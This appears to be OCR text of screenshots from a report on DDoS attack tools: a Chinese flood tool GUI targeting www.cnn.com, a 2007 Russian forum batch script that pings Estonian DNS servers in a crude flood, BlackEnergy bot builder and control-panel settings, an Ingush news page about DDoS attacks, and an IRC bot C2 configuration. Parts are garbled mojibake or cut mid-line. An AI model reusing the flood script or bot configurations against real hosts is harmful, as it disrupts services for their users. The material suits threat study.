
Powerful DDOS tools, only for testing usage

Target IP: (Input Target IP or DNS name)

Port: 80 (Input Target Port)

Protocol: ● TCP ○ UDP ○ ICMP (Choose the protocol)

Information£ºPress "Attack" button to start attack!



????:

● SYN Flood
○ UDP Flood
○ TCP Flood
○ ICMP Flood
○ UDP???
○ TCP???
○ NoCache Get Flood
○ CC????
○ HTTP ?GET??
○ ????
○ ????
○ ??????
○ SYN+UDP????
○ ICMP??+TCP????
○ UDP????+TCP???

????: 20

????: www.cnn.com

????: 80


??: www.cnn.com

??: 80

??: 100 ?

```
ÐÅÏ¢ÀàÐÍ          ²úÉúÊ±¼ä                ÐÅÏ¢ÄÚÈÝ
Ö´ÐÐ³É¹¦          2008/04/23 14:49:28     ¼àÌýÉÏÏß¶Ë¿Ú80³É¹¦
```

¼àÌý¶Ë¿Ú80ÖÐ¡¡ | ±ðTMD×öÃÎÁË ×öÈË²»ÄÜÌ«CNN | ÒÑÓÐ 0 Ì¨Ö÷»úÉÏÏß



Вселяющий Страх

Заплетая петлю


Николай

Сайт для веб программистов

Заряжай по чухонофилам!

10 Май, 2007 at 7:29 PM

```
@echo off
SET PING_COUNT=50
SET PING_TOMEOUT=1000
:PING
echo Pinguem estonskie servera
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% dns.estpak.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 194.126.115.18
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.eenet.ee
```



--[BlackEnergy DDoS Bot]--

Server: http://somehost.net/stat.php

Request rate: 10 (in minutes)

Outfile: _bot.exe

BlackEnergy DDoS Bot; ver 1.4.5 (with H

ICMP Freq: 10

ICMP Size: 2000

SYN Freq: 10

HTTP Freq: 100

HTTP Threads: 3

TCP/UDP Freq: 50

UDP Size: 1000

TCP Size: 1000


Spoof IP's: 0 (1 - ON; 0 - OFF)

Build ID: E3FFD150

Default command (if can't connect to server):

wait

Execute after 30 minutes (0 - execute immediatly)



:: Botnet control

total bot's: 122
bot's per hour: 173
bot's per day: 433
bot's for all time: 1335

statistic by builds
24DB7: 1335

Control bots

Floodders options

ICMP flooder
freq: 10
packetsize: 2000


SYN flooder
freq: 10

HTTP-GET flooder
freq: 100
threads: 3

UDP and TCP/UDP data flooders
UDP/TCP freq: 20
UDP size: 1000
TCP size: 2000

Advanced SYN and ICMP options
spoof sender IP: □
attack mode: default
max sessions: 30 (for 'drop by timeout')

Command
wait [help]
refresh rate: 10 (in minutes)



Прошел ровно год.
Виновные не наказаны.

Главная страница • Новости 02.09.2009, Среда. 19:35:45 English version • Flash-заставка • Сделать стартовой • Поставить закладку

ИНГУШЕТИЯ.ORG
НОВОСТИ

НОВОСТИ • О РЕСПУБЛИКЕ • ПАМЯТИ МАГОМЕДА ЕВЛОЕВА • АВТОРСКИЕ
ИСЛАМ • ГАЛЕРЕЯ • КУЛЬТУРА • СЛОВАРЬ • МУЗЫКА • РАЗНОЕ • ЮМОР •
ОБЪЯВЛЕНИЯ • ГОСТЕВАЯ КНИГА • ГТРК "ИНГУШЕТИЯ"

Вы: Анонимный пользователь (Регистрация • Вход)

АРХИВ НОВОСТЕЙ

• сентябрь • 2009
Выбрать

ПОИСК ПО НОВОСТЯМ

По умолчанию поиск ключевого слова производится только в заголовке новости.
Ключевое слово:
□ искать в тексте
Найти

ПОДПИСКА НА НОВОСТИ

Чтобы получать наши новости почтой, введите Ваш e-mail:
Подписаться

БИБЛИОТЕКА Ингушетия.Org

КАВКАЗСКИЙ МЕРИДИАН

НОВОСТИ РЕСПУБЛИКИ ИНГУШЕТИЯ

Отправить другу Главная страница

Хакеры вновь атакуют ингушские сайты.

Ингушетия.Org, 15.07.2009 00:00

Сегодня после полудня вновь возобновлены DDOS-ата
подвергся и совершенно далекий от политических батал
дополнительную смуту и заблокировать информационно
страшнее противника, чем растревоженный улей. Так ч
взлома интернет-ресурсов.

В последнее время в форуме любителями досужих разг
портала официальным властным структурам и спецслуж
Хазбиева. Со всей ответственностью заявляю, как гл
"Ингушетия.орг" не подчиняется никаким группировкам, п
личную ответственность и у меня достаточно мужества п
слова. Как и годом ранее, площадка портала предоста
зрения, но это совсем не означает отсутствие собственно
оправдать ни бессудные казни спецслужб, ни идеология
десятков тысяч сирот. Сегодня речь должна идти о том
маленьких, которые сотнями умирают от онкологии,
выстрелами в затылок. И если портал может
соотечественников, он будет продолжать работать.

Мальсагова.

Illusion Maker

Binary: C:\analysis\illusion\illusion_bot\BOTBINARY.EXE [Reload]

IRC Administration
☑
1) Host: irc.server.net Port: 6667 Chan #chan Pass: 4test
2) Host: irc2.server.net Port: 6667 Chan #chan Pass: 4test

